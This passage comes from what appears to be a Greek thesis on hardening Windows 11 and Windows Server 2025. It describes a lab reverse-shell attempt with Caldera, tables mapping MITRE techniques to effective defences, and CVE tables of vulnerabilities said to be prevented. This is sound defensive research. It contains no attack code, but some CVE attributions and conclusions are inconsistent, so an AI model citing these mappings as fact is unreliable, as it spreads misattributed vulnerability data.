εντάσσεται στην τεχνική T1105 - Ingress Tool Transfer.

Θα χρησιμοποιήσουμε το Caldera ώστε να επιτύχουμε την επίθεση.



Εικόνα 218:Caldera Agent


Μέσα από το περιβάλλον του Caldera θα δημιουργήσουμε έναν agent για Windows λειτουργικό σύστημα. Θα επιλέξουμε να αποκτήσουμε πρόσβαση μέσω reverse shell μέσω TCP σύνεσης.



Εικόνα 219:Αποτυχία σύνδεσης στο Windows Server

Βλέπουμε το μήνυμα "Unable to connect to the remote server'' που σημαίνει ότι το σύστημα έχει αμυνθεί αποτελεσματικά, μια από τις αιτίες μπορεί να είναι:

- Windows Firewall και μπλοκάρισμα της πόρτας 8888.
- Να έχουμε επιτρέψει μόνο τις θύρες 80 (HTTP) και 443 (HTTPS).
- Να έχουμε απενεργοποιήσει τη χρήση του WebClient μέσω πολιτικών (Group Policy).




Εικόνα 220:Agent Caldera

Θα δοκιμάσουμε την άλλη επιλογή για να δούμε αν όντως φταίει το http και αν με https θα αποκτήσουμε πρόσβαση.


Εικόνα 221:Αποτυχία σύνδεσης

Βλέπουμε ότι παίρνουμε το μήνυμα ‘’ScriptCotainedMaliciousContent’’ άρα το πιο πιθανό είναι να μπλοκάρετε από το Windows Firewall σύμφωνα με τα παραπάνω που αναφέραμε.



Εικόνα 222:Δοκιμη επίθεσης στο Kali linux machine

Τρέχουμε την επίθεση από ένα διαφορετικό vm(kali linux) και βλέπουμε ότι εκτελέστηκε με επιτυχία.



Εικόνα 223:Επιτυχία επίθεσης και απόκτηση σύνδεσης

Βλέπουμε ότι αποκτήσαμε πρόσβαση στο kali linux machine, που σημαίνει ότι τα Windows απέτρεψαν αποτελεσματικά την συγκεκριμένη επίθεση με τις ενσωματωμένες υπηρεσίες ασφάλειας που διαθέτουν.

Κεφάλαιο 8ο :Συμπεράσματα, πιθανές ευπάθειες και μελλοντικές επεκτάσεις

Στο τελευταίο κεφάλαιο παραθέτονται συμπεράσματα μπορούμε να βγάλουμε μέσα από το πειραματικό μέρος όπου πραγματοποιήσαμε. Παρουσιάζονται με την μορφή πινάκων βλέπε Πίνακα 24 και Πίνακα 25 [72] το σύνολο των τεχνικών όπου χρησιμοποιήσαμε καθώς και ποια είναι τα αντίμετρα τα οποία λειτούργησαν αποτελεσματικά. Επιπλέον παρατίθενται αναλυτικοί πίνακες με ευπάθειες όπου τα λειτουργικά συστήματα θα μπορούσε να είναι επιρρεπή εφόσον δεν παίρναμε όλα τα απαραίτητα μέτρα ασφάλειας αλλά και αν μια σειρά τεχνολογίες ήταν ενεργοποιημένες από προεπιλογή. Τέλος στο υπόκεφάλαιο με τις μελλοντικές επεκτάσεις θα δούμε ποια είναι τα πεδία στα οποία μπορούν να αναπτυχθούν επόμενες έρευνες πάνω στις ενσωματωμένες τεχνολογίες ασφάλειας των Windows.

8.1 Συμπεράσματα στις ενσωματωμένες λειτουργίες ασφάλεια του Windows 11 OS

Από την πειραματική διαδικασία που επικεντρώθηκε στο λειτουργικό σύστημα Windows 11, προέκυψαν σημαντικά συμπεράσματα σχετικά με την ανθεκτικότητα και την αποτελεσματικότητα των ενσωματωμένων και εφαρμοσμένων αμυντικών μηχανισμών. Στη μεθοδολογία που ακολουθήθηκε, καταφέραμε να φτάσουμε μέχρι το σημείο της απόκτησης πρόσβασης, ωστόσο οι αμυντικές τεχνολογίες του συστήματος, σε συνδυασμό με τις ρυθμίσεις που εφαρμόσαμε, απέδειξαν την ιδιαίτερη ανθεκτικότητά τους. Όσον αφορά την ανίχνευση, χρησιμοποιήθηκε το εργαλείο Nessus, το οποίο κατέγραψε μόνο χαμηλού επιπέδου ευπάθειες (βλέπε κεφάλαιο 6). Αυτό υποδεικνύει την επιτυχία της παραμετροποίησης του Firewall και των Group Policies, που θωράκισαν το σύστημα απέναντι σε πιθανούς κινδύνους. Στην προσπάθεια απόκτησης πρόσβασης, αξιοποιήθηκε μια ποικιλία εργαλείων, όπως τα Veil, Metasploit, ScareCrow και Covenant. Τα αποτελέσματα έδειξαν ότι οι παρακάτω στρατηγικές ασφάλειας ήταν εξαιρετικά αποτελεσματικές: η ανίχνευση και αποτροπή κακόβουλων αρχείων μέσω του Windows Defender Antivirus, ο οποίος αξιοποίησε signature-based και heuristic τεχνικές, όπως περιγράφεται στα κεφάλαια 4.2.5, 4.2.3 και 4.2.4. Παράλληλα, η προστασία μέσω firewall απέτρεψε απόπειρες απομακρυσμένων συνδέσεων και πλευρικής κίνησης (lateral movement), όπως αναφέρεται στο κεφάλαιο 4.2.1. Επιπλέον, οι πολιτικές ασφαλείας του Microsoft Office απέκλεισαν μακροεντολές χωρίς υπογραφή, ενισχύοντας την προστασία από κακόβουλες επιθέσεις. Η χρήση μηχανισμών πολυπαραγοντικής αυθεντικοποίησης (MFA) και ισχυρών κωδικών πρόσβασης προστάτευσαν τους λογαριασμούς από παραβιάσεις, όπως καταγράφεται στο κεφάλαιο 4.4.4. Τέλος, οι ασφαλείς ρυθμίσεις δικτύου περιλάμβαναν την ενεργοποίηση TLS/SSL, τον περιορισμό μη ασφαλών πρωτοκόλλων (π.χ., SMBv1) και τη σωστή διαχείριση πιστοποιητικών, όπως περιγράφεται στο κεφάλαιο 4.2. Τα παραπάνω ευρήματα επιβεβαιώνουν την υψηλή αποδοτικότητα των πολιτικών ασφαλείας και παραμετροποιήσεων που εφαρμόστηκαν, υποδεικνύοντας ότι το λειτουργικό σύστημα Windows 11 μπορεί να αποτελέσει έναν ασφαλή πυλώνα για τη λειτουργία κρίσιμων υποδομών.

-Παραθέτουμε με βάση τον πίνακα attack&mitre τι προσπάθειες έγιναν και τι αντίμετρα φαίνεται να ήταν αποτελεσματικά (βλέπε πίνακα 26):

Πίνακας 24 : Τεχνικές και μέτρα ασφάλειας που λειτούργησαν στο Windows 11 OS

Τεχνική (MITRE ID)	Αντίμετρα και Μέτρα Ασφαλείας
T1046 - Network Service Scanning	Οι υπηρεσίες DCE Services Enumeration και Common Platform Enumeration εντοπίστηκαν αλλά ταξινομήθηκαν ως χαμηλού κινδύνου λόγω προστασίας από firewall.

T1082 - System Information Discovery	Περιορισμός σημαντικών πληροφοριών μέσω ενεργοποίησης του firewall και περιορισμένης πρόσβασης.
T1110.003 - Password Spraying	Ενεργοποίηση MFA, περιορισμός RDP μέσω firewall, πολιτικές ισχυρών κωδικών πρόσβασης.
T1059.001 - PowerShell	Το Windows Defender Antivirus απέτρεψε τη λειτουργία του κακόβουλου αρχείου και τη δημιουργία persistence μέσω AMSI.
T1203 - Exploitation for Client Execution	Ενσωματωμένη προστασία Office που απενεργοποίησε μακροεντολές χωρίς υπογραφή.
T1027 - Obfuscated Files or Information	Το Windows Defender Antivirus εντόπισε και απέτρεψε την εκτέλεση των payloads, χρησιμοποιώντας τεχνικές heuristic και signature-based detection.
T1021.002 - SMB/Windows Admin Shares	Το Windows Defender Antivirus απέτρεψε την εκτέλεση του PowerShell script και απέκλεισε τη σύνδεση μέσω firewall.

8.2 Συμπεράσματα στις ενσωματωμένες λειτουργίες ασφάλεια του Windows Server 2025

Από την πειραματική διαδικασία που επικεντρώθηκε στον Windows Server 2025, προέκυψαν σημαντικά συμπεράσματα τα οποία αναδεικνύουν τη σημασία των ενσωματωμένων αμυνών και των εφαρμοζόμενων πολιτικών ασφαλείας. Στη μεθοδολογία που ακολουθήθηκε, φτάσαμε μέχρι το σημείο της απόκτησης πρόσβασης, ωστόσο οι άμυνες που ήταν ήδη ενσωματωμένες στον server, σε συνδυασμό με αυτές που εφαρμόσαμε, αποδείχθηκαν ιδιαίτερα ανθεκτικές και αποτελεσματικές. Όσον αφορά την ανίχνευση, χρησιμοποιήθηκαν εργαλεία όπως τα Nessus, Nmap και Wireshark. Η ανάλυση έδειξε ότι οι θύρες ήταν επιτυχώς κλειστές, ενώ το Nessus κατέγραψε μόνο χαμηλού επιπέδου ευπάθειες (βλέπε κεφάλαιο 7), κάτι που αποδεικνύει την αποτελεσματικότητα της παραμετροποίησης του Firewall και των Group Policies. Στην προσπάθεια απόκτησης πρόσβασης, αξιοποιήθηκε μια ποικιλία εργαλείων, όπως τα Caldera και Covenant. Οι ενισχυμένες άμυνες του συστήματος ανέδειξαν την αποτελεσματικότητά τους μέσα από μια σειρά στρατηγικών που υιοθετήθηκαν και εφαρμόστηκαν. Συγκεκριμένα, η εφαρμογή ισχυρών πολιτικών κωδικών πρόσβασης, όπως περιγράφεται στα υποκεφάλαια 5.5, 5.10, 5.19 και 5.20, αποτέλεσε ένα βασικό μέτρο ασφαλείας. Παράλληλα, η ασφαλής παραμετροποίηση πρωτοκόλλων, όπως SMBv2 και LDAP over TLS, συνέβαλε καθοριστικά στη θωράκιση του συστήματος. Επιπλέον, η χρήση ενεργού firewall περιόρισε αποτελεσματικά την πρόσβαση σε συγκεκριμένες θύρες, όπως περιγράφεται στα κεφάλαια 5.6, 5.7 και 5.8. Η προστασία από κακόβουλα scripts μέσω του SmartScreen, που αναλύεται στα κεφάλαια 5.1, 5.2 και 5.6, προσέφερε μια επιπλέον γραμμή άμυνας απέναντι σε απειλές. Παράλληλα, η ενίσχυση του Active Directory μέσω κρυπτογράφησης και περιορισμένων δικαιωμάτων, όπως καταγράφεται στα κεφάλαια 5.9, 5.5, 5.12 και 5.20, συνέβαλε στη συνολική ανθεκτικότητα του συστήματος. Τέλος, η αποτελεσματική λειτουργία του Windows Defender, όπως αναφέρεται στα κεφάλαια 5.2 και 5.6, ολοκλήρωσε την προσέγγιση προστασίας. Τα παραπάνω ευρήματα αποδεικνύουν ότι η σωστή παραμετροποίηση και οι στοχευμένες πολιτικές ασφαλείας είναι ικανές να προστατεύσουν ένα σύστημα από απόπειρες διείσδυσης, επιβεβαιώνοντας την αξιοπιστία των σύγχρονων τεχνολογιών ασφαλείας.

-Παραθέτουμε με βάση τον πίνακα attack&mitre τι προσπάθειες έγιναν και τι αντίμετρα φαίνεται να ήταν αποτελεσματικά (βλέπε πίνακα 25):

Πίνακας 25: Τεχνικές και μέτρα ασφάλειας που λειτούργησαν στο Windows Server 2025

Τεχνική (MITRE ID)	Αντίμετρα και Μέτρα Ασφαλείας
T1046 - Network Service Scanning	Ενεργοποίηση Windows Firewall, φιλτράρισμα θύρων (π.χ., SMB, RDP).
T1087.002 - Domain Account Discovery	Απαίτηση LDAP over SSL/TLS, MFA, περιορισμός πρόσβασης μέσω πολιτικών Active Directory.
T1069.002 - Domain Group Enumeration	Χρήση πολιτικών περιορισμού πρόσβασης.
T1558.003 - Kerberoasting	Χρήση AES κρυπτογράφησης, ισχυροί κωδικοί, περιορισμένα δικαιώματα στους service accounts, χρήση gMSA.
T1110.003 - Password Spraying	Πολιτικές ισχυρών κωδικών, μετονομασία του administrator, παρακολούθηση συνδέσεων.
T1021.002 - SMB/Windows Admin Shares	Απενεργοποίηση LLMNR/NBT-NS, ενεργοποίηση SMBv2, περιορισμός πρόσβασης στα shares μέσω πολιτικών.
T1105 - Ingress Tool Transfer	SmartScreen, αποτροπή μη αξιόπιστων λήψεων, φιλτράρισμα θύρων HTTP μέσω firewall.
T1547 - Boot or Logon Autostart Execution	Περιορισμοί δικαιωμάτων χρηστών, παρακολούθηση αλλαγών στα autostart entries μέσω Group Policies.
T1055 - Process Injection	Προστασία διαδικασιών μέσω των Credential Guard και Enhanced Security Policies.

8.3 Ευπάθειες που αποτράπηκαν με χρήση των ενσωματωμένων τεχνολογιών ασφάλειας των Windows

Μέσα από το πειραματικό μέρος αναδείχθηκε ότι τα μέτρα ασφάλειας που πήραμε με την χρησιμοποίηση των ενσωματωμένων τεχνολογιών ασφάλειας ήταν αποτελεσματικά καθώς και εκείνα που ήταν ενεργοποιημένα από προεπιλογή, παρακάτω δίνονται μέσα από τους πίνακες 26 και 27 κάποιες πιθανές ευπάθειες όπου αντιμετωπίστηκαν και χωρίς αυτά τα μέτρα τα λειτουργικά μας θα ήταν ευπαθή με βάση την διαδικτυακή βάση δεδομένων ευπαθειών [73].

8.3.1 Ευπάθειες που αποτράπηκαν στο Windows 11

Σκοπός μας σε αυτό το υποκεφάλαιο είναι να δείξουμε το σύνολο των ευπαθειών όπου αποτελεσματικά αποτρέψαμε μέσα από την ασφάλιση του Windows 11 μηχανήματος.

Πίνακας 26 : Πιθανές ευπάθειες χωρίς την ενίσχυση της ασφάλειας με τις ενσωματωμένες τεχνολογίες των Windows 11

Ευπάθεια	Περιγραφή	Κατηγορία CVEDetails	Εξήγηση Ευπάθειας

……

Αποκάλυψη πληροφοριών συστήματος	Πληροφορίες όπως DCE Services Enumeration και OS Identification ανιχνεύθηκαν, δίνοντας τη δυνατότητα σε επιτιθέμενους να σχεδιάσουν στοχευμένες επιθέσεις.	CVE-2023-28204 (Windows OS)	Η ευπάθεια επιτρέπει την πρόσβαση σε ευαίσθητες πληροφορίες συστήματος, όπως τύπο λειτουργικού συστήματος και υπηρεσίες.
Αδυναμία περιορισμού δικτύου	Τα δεδομένα δρομολόγησης που καταγράφηκαν μέσω του Traceroute Information είναι εκτεθειμένα και παρέχουν στους επιτιθέμενους μια εικόνα του εσωτερικού δικτύου.	CVE-2022-21907 (HTTP Protocol Stack)	Ευάλωτη διαχείριση του HTTP Protocol Stack, επιτρέποντας ενδεχομένως στους εισβολείς να χαρτογραφήσουν το δίκτυο.
Κακόβουλη χρήση DNS/HTTPS	Ανεπαρκής χρήση SSL/TLS ή απενεργοποίηση HTTPS στον server του στόχου καθιστά το σύστημα ευάλωτο σε man-in-the-middle επιθέσεις.	CVE-2023-23397 (MS Exchange)	Η ευπάθεια επιτρέπει σε εισβολείς να υποκλέψουν κρυπτογραφημένα δεδομένα μέσω κακόβουλων DNS/HTTPS παραμέτρων.
Ανεπαρκής διαχείριση μακροεντολών	Αν και εντοπίστηκαν μακροεντολές, εάν η προστασία απενεργοποιηθεί, υπάρχει η πιθανότητα εκτέλεσης κακόβουλου κώδικα.	CVE-2021-42292 (MS Excel)	Η έλλειψη επαρκούς ασφάλειας για μακροεντολές οδηγεί στην εκτέλεση μη εξουσιοδοτημένων ενεργειών.
Ασθενής έλεγχος πρόσβασης σε αρχεία Office	Η δυνατότητα εισαγωγής μη υπογεγραμμένων μακροεντολών στα αρχεία Office δημιουργεί πιθανότητα εκτέλεσης κακόβουλου κώδικα.	CVE-2022-33632 (MS Office)	Ευπάθεια που επιτρέπει την εκτέλεση κακόβουλων scripts μέσω μη επαληθευμένων μακροεντολών.
Κακόβουλη μεταφορά αρχείων μέσω USB	Παρά την αποτελεσματικότητα του Windows Defender, η απενεργοποίησή του σε κάποια συστήματα μπορεί να επιτρέψει την	CVE-2019-1253 (Windows Defender)	Η ευπάθεια οφείλεται σε ανεπάρκειες στη σάρωση USB συσκευών όταν ο Windows Defender είναι απενεργοποιημένος.

	εκτέλεση κακόβουλων αρχείων.		
Κακόβουλη εκτέλεση αρχείων EXE	Αν το antivirus είναι ανενεργό ή παλαιό, το payload μπορεί να εκτελεστεί ανεξέλεγκτα.	CVE-2022-26937 (Windows NFS)	Ευπάθεια που εκμεταλλεύεται μη ενημερωμένα στοιχεία του συστήματος για εκτέλεση κακόβουλων αρχείων.
Εκτέλεση μη ασφαλών αρχείων	Η δυνατότητα εκτέλεσης κακόβουλων αρχείων XML ή EXE δείχνει αδυναμία ανίχνευσης σε μη παραμετροποιημένα συστήματα.	CVE-2023-28252 (Windows Kernel)	Ευπάθεια που οφείλεται σε ανεπαρκή παραμετροποίηση και έλεγχο ασφαλείας αρχείων XML και EXE

8.3.2 Ευπάθειες που αποτράπηκαν στο Windows Server 2025

Σκοπός μας σε αυτό το υποκεφάλαιο είναι να δείξουμε το σύνολο των ευπαθειών όπου αποτελεσματικά αποτρέψαμε μέσα από την ασφάλιση του Windows Server 2025 μηχανήματος.

Πίνακας 27 : Πιθανές ευπάθειες χωρίς την ενίσχυση της ασφάλειας με τις ενσωματωμένες τεχνολογίες των Windows Server 2025

Ευπάθεια	Περιγραφή	Κατηγορία CVEDetails	Εξήγηση Ευπάθειας
Credential Dumping σε gMSA	Εάν το Kerberos δεν είναι ενεργό ή χρησιμοποιούνται παλαιότερα πρωτόκολλα αυθεντικοποίησης, τα gMSA credentials μπορεί να είναι ευάλωτα.	CVE-2024-6768	Ευπάθεια που επιτρέπει επίθεση άρνησης υπηρεσίας.
Ανεπαρκής προστασία θυρών και υπηρεσιών	Η θύρα 22 (SSH) παραμένει ανοιχτή, προσφέροντας πιθανή πρόσβαση σε κακόβουλους χρήστες.	CVE-2024-43625	Ευπάθεια που επιτρέπει ανύψωση προνομίων μέσω ανοιχτών θυρών.
Πληροφορίες Domain μέσω Nmap	Αποκάλυψη ευπαθών υπηρεσιών όπως Kerberos και LDAP.	CVE-2024-43639	Ευπάθεια που επιτρέπει απομακρυσμένη εκτέλεση

			κώδικα μέσω ευπαθών υπηρεσιών.
Ανεπαρκής προστασία δεδομένων Kerberos (Kerberoasting)	Ευπάθεια σε επιθέσεις kerberoasting λόγω αδύναμων κωδικών πρόσβασης.	CVE-2024-43639	Ευπάθεια που επιτρέπει απομακρυσμένη εκτέλεση κώδικα μέσω Kerberos.
Επιθέσεις Password Spraying	Αν και οι ισχυρές πολιτικές MFA και τα group policies προστατεύουν το σύστημα, η ύπαρξη αδύναμων κωδικών μπορεί να αυξήσει την πιθανότητα επιτυχίας αυτής της επίθεσης.	CVE-2024-49039	Ευπάθεια που επιτρέπει ανύψωση προνομίων μέσω επιθέσεων password spraying.
Αδυναμία προστασίας σε SMB Relay	Η απενεργοποίηση του SMBv2 πρωτοκόλλου αφήνει ευάλωτο το σύστημα σε relay επιθέσεις μέσω κακόβουλων servers.	CVE-2024-43642	Ευπάθεια που επιτρέπει επίθεση άρνησης υπηρεσίας μέσω SMB relay.
Ευπάθειες από κακόβουλα scripts στο Covenant	Η έλλειψη αυστηρών πολιτικών HTTP και το μπλοκάρισμα μέσω Enhanced Security προστατεύει το σύστημα, αλλά η απενεργοποίηση αυτών των ρυθμίσεων αφήνει περιθώρια για επιθέσεις.	CVE-2024-49046	Ευπάθεια που επιτρέπει ανύψωση προνομίων μέσω κακόβουλων scripts.

8.4 Μελλοντικές επεκτάσεις

Η ανάπτυξη της τεχνητής νοημοσύνης μέσα από το machine και deep learning τόσο στο επιθετικό όσο και στο κομμάτι της άμυνας είναι ένα πεδίο στο οποίο θα μπορούσε μια μελλοντική έρευνα πάνω στις ενσωματωμένες λειτουργίες των Windows να προσφέρει αρκετά. Σήμερα πιο εξελιγμένα εργαλεία όπως το security copilot, το azure sentinel και το azure machine learning για το κομμάτι του cloud έχουν μπει στην παραγωγή και χρησιμοποιούνται από επιχειρήσεις και οργανισμούς. Παρόλα αυτά βλέπουμε ότι ακόμα βρίσκεται σε αρχικό στάδιο η χρησιμοποίηση του ai όσο αφορά το κομμάτι της ασφάλειας στην οργανική ενσωμάτωση του με τα σύγχρονα εργαλεία της Microsoft. Επιπλέον θα μπορούσε να υπάρξει μια μελέτη πάνω στην ασφάλεια του κόσμου του cloud της Microsoft δηλαδή του Azure τόσο στο αμυντικό κομμάτι όσο και πιο πολύ στον κομμάτι του ελέγχου διείσδυσης το οποίο βλέπουμε ότι και αυτό τώρα αναπτύσσεται. Τα επόμενα χρόνια θα υπάρξει ακόμα μεγαλύτερη σύνδεση και αυτοματοποίηση όλων των διαδικασιών και των τεχνικών όπου θα χρειαστεί να ανακαλύψουμε από την στιγμή που οι κλασσικές μέθοδοι θα παραμείνουν αλλά θα πραγματοποιούνται με γεωμετρική πλέον μέθοδο και όχι αριθμητική. Τέλος ένα ακόμα κομμάτι όπου είναι αρκετά ενδιαφέρον για μελλοντική έρευνα είναι ο έλεγχος διείσδυσης με εργαλεία τεχνητής νοημοσύνης αλλά και η έρευνα πάνω στα ψηφιακά πειστήρια που μπορούν να προκύψουν πάνω στο λειτουργικό των Windows. Το μόνο σίγουρο είναι ότι η συγκεκριμένη διατριβή με το πέρασμα των

χρόνων θα χάσει την επικαιρότητα της και θα χρειαστεί να υπάρξουν και άλλες για τα επόμενα λειτουργικά των Windows όπως άλλωστε συμβαίνει με κάθε αντικείμενο μελέτης.

Βιβλιογραφικές και Διαδικτυακές πηγές

1. Επίσημη Εφημερίδα της Ευρωπαϊκής Ένωσης, ΟΔΗΓΙΑ (ΕΕ) 2022/2555 ΤΟΥ ΕΥΡΩΠΑΪΚΟΥ ΚΟΙΝΟΒΟΥΛΙΟΥ ΚΑΙ ΤΟΥ ΣΥΜΒΟΥΛΙΟΥ της 14ης Δεκεμβρίου 2022 παράγραφος 2 σελ1.
2. https://www.ot.gr/2024/07/20/texnologia/crowdstrike-to-xroniko-mias-enimerosis-logismikou-pou-rimakse-tin-pagkosmia-oikonomia/
3. https://www.kathimerini.gr/world/563133838/ti-gnorizoyme-eos-tora-gia-to-pagkosmio-mplak-aoyt-ton-windows/
4. https://edition.cnn.com/2016/12/26/us/2016-presidential-campaign-hacking-fast-facts/index.html
5. https://www.reuters.com/world/europe/russian-hackers-were-inside-ukraine-telecoms-giant-months-cyber-spy-chief-2024-01-04/
6. https://www.naftemporiki.gr/kosmos/1769372/livanos-apo-tin-taivan-i-partida-me-toys-3-000-vomvites-tis-chezmpolach-pos-to-israil-fytepse-ta-ekriktika/
7. Ασφάλεια Πληροφοριακών Συστημάτων <<Εισαγωγή>. Π.Κοτζανικολάου Πανεπιστήμιο Πειραιώς.
8. Επίσημη Εφημερίδα της Ευρωπαϊκής Ένωσης, ΟΔΗΓΙΑ (ΕΕ) 2022/2555 ΤΟΥ ΕΥΡΩΠΑΪΚΟΥ ΚΟΙΝΟΒΟΥΛΙΟΥ ΚΑΙ ΤΟΥ ΣΥΜΒΟΥΛΙΟΥ της 14ης Δεκεμβρίου 2022 παράγραφος 3 σελ1.
9. Cyber security: State of the art, challenges, and future directions, https://www.sciencedirect.com/science/article/pii/S2772918423000188
10. https://www.huffpost.com/entry/how-apple-and-microsoft-won-the-personal-computer-revolution_b_5a19b2afe4b0bf1467a846df
11. https://www.infosecinstitute.com/resources/operating-system-security/windows-os-security-brief-history/
12. https://it.telkomuniversity.ac.id/en/windows-operating-system/
13. https://securityboulevard.com/2019/10/windows-os-security-brief-history/
14. https://medium.com/@Kevin_Finnerty_Gabagool/navigating-through-time-the-history-of-windows-server-operating-systems-a4b3cab42b5e
15. https://en.wikipedia.org/wiki/List_of_Microsoft_Windows_versions
16. https://techcommunity.microsoft.com/t5/windows-server-essentials-and/30-years-of-windows-server/ba-p/3884810
17. Windows 11 Security Book: Hardware Security page 6
18. Windows 11 Security Book: Operating System Security page 14
19. Windows 11 Security Book: Application Security page 35
20. Windows 11 Security Book: Identity Security page 42
21. Windows 11 Security Book: Privacy Security page 55
22. https://learn.microsoft.com/en-us/windows-server/get-started/whats-new-windows-server-2025
23. https://learn.microsoft.com/en-us/windows-server/security/security-and-assurance
24. https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/32k-pages-optional-feature

25. https://learn.microsoft.com/en-us/windows/win32/extensible-storage-engine/extensible-storage-engine
26. https://www.crowdstrike.com/cybersecurity-101/red-team-vs-blue-team/
27. Windows Internals 6th Edition Part1 σελ 593 Mark Rusinovich, Solomon, Ionescu
28. Ασφαλή ρύθμιση ενός Windows 11 64bit, Σπυρίδων Παπαγεωργίου Πανεπιστήμιο Πειραιώς
29. Mastering Windows Security and Hardening - Second Edition By Mark Dunkerley, Matt Tumbarello
30. AZ-801: Configuring Windows Server Hybrid Advanced Services June 2024 By ACI Learning, Charles Pluta and Sophia Goodwin
31. The Absolute Beginners Guide to Cyber Security 2023 - Part 1 By Alexander Oni
32. Windows Internals Part1 7th edition by Mark Rusinovich,Ionescu,Yosifovich,Solomon
33. Windows 11 Inside Out By Ed Bott
34. https://support.microsoft.com/en-us/windows/stay-protected-with-windows-security-2ae0363d-0ada-c064-8b56-6a39afb6a963
35. https://learn.microsoft.com/en-us/windows/security/application security/application-control/app-control-for-business/appcontrol
36. https://www.microsoft.com/el-gr/security/business/security-101/what-is-identity-access-management-iam
37. https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/information-protection/windows-information-protection/how-to-disable-wip
38. https://www.fortra.com/resources/articles/snmp-basics-what-it-and-how-it-works
39. Performance Best Practices for VMware vSphere 7.0, Update 3
40. https://www.kali.org/docs/introduction/
41. https://www.parrotsec.org/download/
42. Εισαγωγή και μεθοδολογία στον Έλεγχο Διείσδυσης (Penetration Testing) και Red Teaming, Σπυρίδων Παπαγεωργίου Πανεπιστήμιο Πειραιώς
43. Συλλογή πληροφοριών- φάση αναγνώρισης, Σπυρίδων Παπαγεωργίου Πανεπιστήμιο Πειραιώς
44. Φάση Ανίχνευσης, Σπυρίδων Παπαγεωργίου Πανεπιστήμιο Πειραιώς
45. Nmap: Το Απόλυτο Εργαλείο για Ανίχνευση Δικτύων και Ασφάλεια | – #1 To Hacking σε... απλά ελληνικά – – #1 To Hacking σε… απλά ελληνικά – (hacks.gr)
46. https://attack.mitre.org/techniques/T1558/003/
47. https://attack.mitre.org/software/S0002/
48. https://attack.mitre.org/techniques/T1110/003/
49. https://www.techtarget.com/searchsecurity/tutorial/How-to-enable-Active-Directory-fine-grained-password-policies
50. Nmap Network Scanning Official Nmap Project Guide to Network Discovery and Security Scanning by Gordon "Fyodor" Lyon
51. Social Engineering by Christopher Hannagy
52. https://www.cs.cmu.edu/~dwendlan/personal/nessus.html
53. https://support.alertlogic.com/hc/en-us/articles/360004707492-Penetration-Testing-Tool-Responder
54. https://github.com/cobbr/Covenant

55. Hacking the art of exploitation by JON ERICKSON
56. https://github.com/trustedsec/unicorn
57. https://www.cloudflare.com/learning/security/what-is-remote-code-execution/
58. Metasploit The penetration testers guide by David Kennedy, Jim O Gormal, Devon Kearns, Mati Aharoni.
59. https://www.kali.org/tools/hydra/
60. https://www.ibm.com/docs/en/snips/4.6.1?topic=categories-client-side-attacks
61. https://www.wireshark.org/
62. https://www.imperva.com/learn/application-security/arp-spoofing/
63. https://github.com/p0dalirius/pyLAPS
64. https://attack.mitre.org/techniques/T1003/
65. https://www.sciencedirect.com/topics/computer-science/post-exploitation
66. https://caldera.mitre.org/
67. https://github.com/Veil-Framework/Veil
68. https://attack.mitre.org/tactics/TA0004/
69. https://github.com/optiv/ScareCrow
70. https://attack.mitre.org/tactics/TA0008/
71. https://attack.cloudfall.cn/techniques/T1210/
72. https://attack.mitre.org/techniques/enterprise/
73. https://www.cvedetails.com/